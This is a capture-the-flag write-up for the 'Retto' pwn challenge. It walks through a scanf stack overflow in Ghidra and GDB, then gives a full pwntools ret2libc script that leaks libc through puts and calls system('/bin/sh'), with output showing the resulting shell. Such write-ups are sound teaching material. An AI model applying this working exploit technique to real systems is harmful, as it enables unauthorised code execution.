
The background of the slide is a dark blue, abstract image. It features a perspective view of a tunnel or a path that recedes into the distance. The walls of the tunnel are composed of glowing binary code (0s and 1s) in various shades of blue and green. Light streaks and bokeh effects are visible, suggesting motion and depth. The overall aesthetic is futuristic and technological.

CWE Challenge - Retto

Michael Mendoza

2023-01-20

Contents

Information Gathering	2
Ghidra	2
Exploit Creation Explained	3
Debugging with GDB (GEF)	3
Exploitation	4
Python Script	4
Flag	6
Conclusion	6
References	7

Information Gathering

After running the file and checksec command, we can see that we are looking at a 64 bit file with no canary and no PIE enabled. This is good bc we dont have to worry about Position Independent addresses as well as stack canaries. Return Oriented Programming is ideal in this situation.

```
lilbits@ubuntu:~/Documents/Challenges/Pwn/Retto$ file retto
retto: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=2904
45101cc06881b2d429e2c5e155d716803144, with debug_info, not stripped
lilbits@ubuntu:~/Documents/Challenges/Pwn/Retto$ checksec retto
[*] '/home/lilbits/Documents/Challenges/Pwn/Retto/retto'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

Figure 1: Information about the binary

Ghidra

After observing the main function we can see a read_in function that has the vulnerability we are looking for.



```

+-----+
+ FUNCTION
+-----+
undefined __stdcall read_in()
AL:1
Stack[-0x38]... buf
read_in
XREF[1]: 0040114a(*)
XREF[4]: Entry Point(*), main:004011b6(c), 00402064, 00402110(*)

00401142 55      PUSH     RBP
00401143 48 89 e5  MOV     RBP, RSP
00401146 48 83 ec 30  SUB     RSP, 0x30
0040114a 48 b2 45 d0  LEA     RAX, [RBP + -0x30]
0040114e 48 89 c6  MOV     RSI, RAX
00401151 48 b2 3d  LEA     RDI, [DAT_00402008]
00401158 b8 00 00 00  MOV     EAX, 0x0
0040115d e8 ee fe  CALL     <EXTERNAL>: __isoc99_scanf undefined __isoc99_scanf()
00401162 90      NOP
00401163 c9      LEAVE
00401164 c3      RET

```

```

1 void read_in(void)
2
3
4 {
5     char buf [44];
6
7     __isoc99_scanf(60AT_00402008, buf);
8     return;
9 }
10

```

Figure 2: Read_In Function

On the right side of Ghidra, we can see the decompiled read_in function showing that there is a buf variable with 44 bytes allocated to it, but the scanf function just reads in bytes without specifying a limit. This is where the buffer overflow vulnerability is located. On the left side we can see that the buf variable is at an offset of 0x38, but we will verify this later with GDB.

I did not see a win function, so this means we will have to create a payload to exploit the binary and get a return shell. However, since NX is enable, we are not able to write to the stack. We will have to use ROP, or Return Oriented Programming, to create our shell.

Exploit Creation Explained

One way to create a shell using ROP is to leak an address from libc, finding the functions necessary to do this can be done manually or automatically using the PWNTOOLS python library.

The point of leaking an address from libc is to find the offset to the base of libc, which is the address where libc was loaded into. If we can calculate the base address, then we can access anything from its offset, including the important system call needed to get a reverse shell!

The payload we want to create will first leak an address, so after calculating the base address, we will return to the main function and send another payload returning to a system call function in libc. Calling "System()" with the "/bin/sh" string as an argument will drop you into a shell!

Before creating our payload, we still need to verify the offset from the user input to the instruction pointer.

Debugging with GDB (GEF)

After running the process in GDB, we Dissassemble the read_in function and set a break point after the scanf function is called. This allows us to see what the offset is from the user input to the instruction pointer.

```
gef> disas read_in
Dump of assembler code for function read_in:
0x0000000000401142 <+0>:    push    rbp
0x0000000000401143 <+1>:    mov     rbp, rsp
0x0000000000401146 <+4>:    sub     rsp, 0x30
0x000000000040114a <+8>:    lea     rax, [rbp-0x30]
0x000000000040114e <+12>:   mov     rsi, rax
0x0000000000401151 <+15>:   lea     rdi, [rip+0xeb0]          # 0x402008
0x0000000000401158 <+22>:   mov     eax, 0x0
0x000000000040115d <+27>:   call    0x401050 <__isoc99_scanf@plt>
0x0000000000401162 <+32>:   nop
0x0000000000401163 <+33>:   leave
0x0000000000401164 <+34>:   ret
End of assembler dump.
gef> b *read_in+32
Breakpoint 1 at 0x401162: file retto.c, line 9.
gef> 
```

Figure 3: Breakpoint 1

```

0x007fffffd30 +0x0000: "15935728" ← $rsp
0x007fffffd38 +0x0008: 0x007ffff7e44500 → <puts+224> add BYTE PTR [rax-0x75], cl
0x007fffffd40 +0x0010: 0x0000000004011d0 → <_libc_csu_init+0> push r15
0x007fffffd48 +0x0018: 0x007fffffd70 → 0x0000000000000000
0x007fffffd50 +0x0020: 0x000000000401060 → <_start+0> xor ebp, ebp
0x007fffffd58 +0x0028: 0x007fffffe060 → 0x0000000000000001
0x007fffffd60 +0x0030: 0x007fffffd70 → 0x0000000000000000 ← $rbp
0x007fffffd68 +0x0038: 0x0000000004011bb → <main+86> lea rdi, [rip+0xe72] # 0x402034

0x401151 <read_in+15> lea rdi, [rip+0xeb0] # 0x402008
0x401158 <read_in+22> mov eax, 0x0
0x40115d <read_in+27> call 0x401050 <__isoc99_scanf@plt>
→ 0x401162 <read_in+32> nop
0x401163 <read_in+33> leave
0x401164 <read_in+34> ret
0x401165 <main+0> push rbp
0x401166 <main+1> mov rbp, rsp
0x401169 <main+4> mov rax, QWORD PTR [rip+0x2ed0] # 0x404040 <stdout@GLIBC_2.2.5>

[#0] Id 1, Name: "retto", stopped 0x401162 in read_in (), reason: BREAKPOINT

[#0] 0x401162 → read_in()
[#1] 0x4011bb → main()

gef> search-pattern 15935728
[+] Searching '15935728' in memory
[+] In '[heap]'(0x405000-0x426000), permission=rw-
0x4052a0 - 0x4052aa → "15935728\n"
[+] In '[stack]'(0x7fffffd000-0x7fffffd000), permission=rw-
0x7fffffd30 - 0x7fffffd38 → "15935728"
gef> i f
Stack level 0, frame at 0x7fffffd70:
rip = 0x401162 in read_in (retto.c:9); saved rip = 0x4011bb
called by frame at 0x7fffffd80
source language c.
Arglist at 0x7fffffd60, args:
Locals at 0x7fffffd60, Previous frame's sp is 0x7fffffd70
Saved registers:
rbp at 0x7fffffd60, rip at 0x7fffffd68
gef>

```

Figure 4: Finding the Offset

Here we can see that the user input starts at 0x7fffffd30 and the rip is at 0x7fffffd68. Doing some quick math, the offset is 0x38.

```

lilbits@ubuntu:~/Documents/Challenges/Pwn/Retto/writeup$ python3
Python 3.8.10 (default, Nov 14 2022, 12:59:47)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(0x7fffffd68 - 0x7fffffd30)
'0x38'
>>>

```

Figure 5: Finding the Offset

Now that we verified the offset, we can create our exploit.

Exploitation

Python Script

In the script, running the ELF(binary) function allows us to manipulate the binary and search for addresses needed for the exploit!

```

1 #! /usr/bin/env python3
2


```

```
3 from pwn import *
4
5 #stored as an elf object so we can search the binary for needed address
  or grab values from addresses
6 rettoELF = ELF('./retto')
7
8 #just like the binary above we can do this to search through libc
9 libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
10
11 #create a ROP object which allows us to look up symbols in the binary
12 rettoROP = ROP(rettoELF)
13
14 target = process('./retto')
15
16 padding = b'A' * 0x38 #padding up to the instruction pointer
17
18
19 # 1st ROP chain will consist of padding, pop rdi, address of scanf from
  GOT which we want leaked, call the puts function, and then return
  to main
20 payload = padding
21 payload += p64(rettoROP.find_gadget(['pop rdi', 'ret'])[0]) #find a
  list of pop rdi gadgets and grabs the first one
22 payload += p64(rettoELF.got.__isoc99_scanf) #finds scanf from the
  Global Offset Table (GOT) and places the address into rdi to be
  leaked
23 payload += p64(rettoELF.plt.puts) #call puts from the procedural
  linkage table to print out the leaked address from the GOT
24 payload += p64(rettoELF.symbols.main) #finds main to jump back to the
  beginning
25 target.sendlineafter(b'here?', payload) #this will send the payload
  after the prompted question
26
27 #save the leaked address
28 target.recvline() #didn't need this line
29 leak = u64(target.recvline().strip().ljust(8, b'\0')) #save the leaked
  address and unpack it (ljust bc its little endian)
30
31 log.info(f'{hex(leak)}') #print out the status message for leaked
  address
32
33
34 #calculate the base address
35 libc.address = leak - libc.symbols.__isoc99_scanf #calculate base libc
  by subtracting the leaked scanf by the offset given in libc.symbols
36 log.info(f'Libc base => {hex(libc.address)}') ##print out the status
  message for libc base address (should end in 000)
37
38
39 # 2nd ROP Chain padding, pop rdi, reference to /bin/sh, ret for stack
  alignment, call system
```

```
40 payload = padding
41 payload += p64(rettoROP.find_gadget(['pop rdi', 'ret'])[0])
42 payload += p64(next(libc.search(b'/bin/sh'))) # searches libc for the
      next /bin/sh string and is placed in the rdi register
43 payload += p64(rettoROP.find_gadget(['ret'])[0]) # needed for stack
      alignment
44 payload += p64(libc.symbols.system) # calls system from libc with /bin/
      sh as its argument which will drop to a shell, this is only
      possible since we calculated the base address of libc!
45
46
47 target.sendline(payload) # send payload again for shell
48
49 target.interactive()
```

At first it may seem as though we could just bypass the process of leaking an address by just calling “libc.symbols.system” from the beginning, but for pwntools to know where anything in the GOT is, we need to have the base address saved in “libc.address”. From there it will be able to find any address since the offset of the addresses don’t change.

Flag



```
lilbits@ubuntu:~/Documents/Challenges/Pwn/Retto$ python3 exploit.py
[*] '/home/lilbits/Documents/Challenges/Pwn/Retto/retto'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[*] '/lib/x86_64-linux-gnu/libc.so.6'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
[*] Loaded 14 cached gadgets for './retto'
[*] Starting local process './retto': pid 8077
[*] 0x7f9bcdcc10b0
[*] Libc base => 0x7f9bcd5e000
[*] Switching to interactive mode
Can you figure out how to win here?
$ id
uid=1000(lilbits) gid=1000(lilbits) groups=1000(lilbits),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambash
are)
$ #
```

Figure 6: Running the Exploit

Conclusion

Having a good understanding of how the operating system works with dynamically linked binaries was the key to solving this challenge; learning how the Procedural Linkage Table and the Global Offset Table work together to allow the binary to call functions.

References

1. <https://guyinatuxedo.github.io/index.html>
2. https://ir0nstone.gitbook.io/notes/types/stack/aslr/plt_and_got
3. <https://docs.pwntools.com/en/stable/elf/elf.html>
4. <https://docs.pwntools.com/en/stable/rop/rop.html>